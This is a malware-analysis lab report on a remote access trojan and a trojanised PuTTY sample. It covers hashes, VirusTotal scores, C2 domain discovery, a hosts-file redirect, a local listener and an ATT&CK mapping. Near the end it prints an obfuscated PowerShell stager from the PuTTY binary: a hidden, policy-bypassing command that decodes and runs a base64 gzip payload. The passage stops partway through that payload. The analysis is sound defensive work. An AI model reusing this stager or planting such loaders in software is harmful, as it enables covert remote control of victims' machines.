MALWARE CHALLENGE II
This report covers two malware challenges:
RAT.Unknown2.exeputty.exefrom the SillyPutty challenge
The RAT.Unknown2.exe
Basic Static Analysis
File hashes
1
2
3
4
5
6
7
8
9
C:\Users\sire\Desktop
λ sha256sum.exe RAT.Unknown2.exe.malz
481eae82ac4cd1a9cfadc026a628b18d7b4c54f50385d28c505fbcb3e999b8b0 *RAT.Unknown2.exe.malz

C:\Users\sire\Desktop
λ md5sum.exe RAT.Unknown2.exe.malz
c211704777e168a5151de79dc87ffac7 *RAT.Unknown2.exe.malz

C:\Users\sire\Desktop
VirusTotal

The file was flagged by 45 out of 72 vendors on VirusTotal, which already gives a strong sign that the sample is malicious.
Strings and PEStudio observations
From the strings and PEStudio view, there were not many obvious readable indicators at first. What stood out most were networking-related strings such as:
socketsendrecvconnectclosesocketgetaddrinfo
That suggested early on that the binary was built to communicate over the network.

One important thing here is that the full suspicious domain was not clearly visible during static analysis. That usually means some of the string content is being built during runtime instead of being stored in one readable piece inside the binary.
Basic Dynamic Analysis
Network-based indicators
DNS request during detonation
When I detonated the sample and watched the traffic in Wireshark, I saw a DNS request for:
1
aaaaaaaaaaaaaaaaaaaa.kadusus.local

This explained why the full domain was not easy to spot earlier in static analysis. The malware appears to construct that value while it is running.
Redirecting the malware to localhost
To continue the analysis safely, I edited the Windows hosts file so the malware would resolve that domain back to my own machine:
1
127.0.0.1    aaaaaaaaaaaaaaaaaaaa.kadusus.local
By doing that, I was basically tricking the malware into thinking it had reached its command server, when in reality it was connecting back to my local system.
Callback over port 443

After redirecting the domain, Procmon showed the malware making a TCP reconnect using port 443.

At this point, the behavior looked very similar to a RAT callback or command channel over a common port that would blend in with normal traffic.
Listener and command execution
Since the binary was now connecting back to my own system, I set up a listener on port 443. The callback succeeded, and I was able to observe command execution from the infected side.
Commands such as whoami and ipconfig were visible, showing that the malware was not just beaconing but was actually capable of running system commands.
Process tree observations
The process tree made the behavior even clearer. From Explorer.exe, the malware process RAT.Unknown2.exe was launched, and from there cmd.exe was used to run commands like whoami.

That confirmed that the sample is capable of spawning command execution through the Windows shell.
Conclusion for RAT.Unknown2.exe
RAT.Unknown2.exe behaved like a remote access trojan. Static analysis hinted at network activity, but the most useful findings came from dynamic analysis. During execution, the sample built a suspicious hostname, queried it through DNS, and then attempted to connect over port 443. After redirecting the hostname through the hosts file, I was able to catch the callback locally and observe command execution. The process tree also showed the malware relying on cmd.exe, which supports the idea that this sample allows remote command execution on the victim machine.
MITRE ATT&CK Mapping
| Tactic | Technique | ID | Why it fits |
|---|---|---|---|
| Command and Control | Application Layer Protocol: DNS | T1071.004 | The malware performs a DNS lookup for aaaaaaaaaaaaaaaaaaaa.kadusus.local during execution. |
| Command and Control | Application Layer Protocol: Web Protocols | T1071.001 | The sample attempts network communication over port 443, which blends in with normal web traffic. |
| Execution | Command and Scripting Interpreter: Windows Command Shell | T1059.003 | Procmon and the process tree show the malware using cmd.exe to run commands like whoami. |
| Defense Evasion | Obfuscated/Compressed Files and Information | T1027 | The suspicious hostname was not clearly visible in static analysis and appears to be assembled at runtime. |
| Command and Control | Ingress Tool Transfer / Command Channel | T1105 | After redirecting the domain locally, the malware connected back and allowed command execution behavior. |
SillyPutty Challenge
Hello Analyst,
The help desk received multiple complaints from IT admins about a program they had been using normally before. Recently, it started crashing at random and opening blue windows during execution. The goal of this challenge was to perform both static and dynamic analysis and figure out what the sample was doing underneath what looked like a normal PuTTY program.
Objective
Perform static and dynamic malware analysis on the sample and identify the important indicators and behaviors.
Tools Used
Basic Static
- File hashes
- VirusTotal
- FLOSS
- PEStudio
- PEView
Basic Dynamic
- Wireshark
- INetSim
- Netcat
- TCPView
- Procmon
Basic Static Analysis
File hashes
1
2
3
4
5
6
7
8
9
10
C:\Users\sire\Desktop
λ sha256sum.exe putty.exe
0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83 *putty.exe

C:\Users\sire\Desktop
λ md5sum.exe putty.exe
334a10500feb0f3444bf2e86ab2e76da *putty.exe

C:\Users\sire\Desktop
λ

What architecture is this binary?
From PEStudio, the binary is 32-bit and uses the GUI subsystem.
VirusTotal result

Yes, there were results on VirusTotal. The sample was flagged by 61 out of 71 vendors as malicious.
Strings analysis
At first, the binary still looked like a normal PuTTY executable because many of the readable strings were consistent with a legitimate SSH and Telnet client. Examples included:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
e&w Session...
Bro&wse...
Change...
Trying gssapi-with-mic...
SSHCONNECTION@putty.projects.tartarus.org-
PuTTY-User-Key-File-
SSH-
SSHCONNECTION@putty.projects.tartarus.org-2.0-
----- Session restarted -----
---- BEGIN SSH2 PUBLIC KEY ----
---- END SSH2 PUBLIC KEY ----
-- warn below here --
VT100+
OpenSSH_2.[5-9]*
dropbear_0.[2-4][0-9]*
mod_sftp/0.[0-8]*
OpenSSH_6.[0-6]*
OpenSSH_2.[235]*
OpenSSH_2.[0-4]*
OpenSSH_2.5.[0-3]*
OpenSSH_3.[0-2]*
OpenSSH_2.[0-2]*
dropbear_0.5[01]*
<>:"/\|?*
2.0.10*
2.3.0*
2.2.0*
2.1.0*
2.0.0*
OpenSSH_[2-5].*
2.0.*
WeOnlyDo-*
2.1 *
Poor man's line drawing (+, - and |)
Bypass authentication entirely (SSH-2 only)
Arcfour (SSH-2 only)
Display pre-authentication banner (SSH-2 only)
Attempt GSSAPI authentication (SSH-2 only)
Remote ports do the same (SSH-2 only)
Attempt GSSAPI key exchange (SSH-2 only
That is what made this sample interesting. On the surface, it still looked like PuTTY. But deeper in the strings output, there was a very suspicious PowerShell command:
1
2
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,[System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIV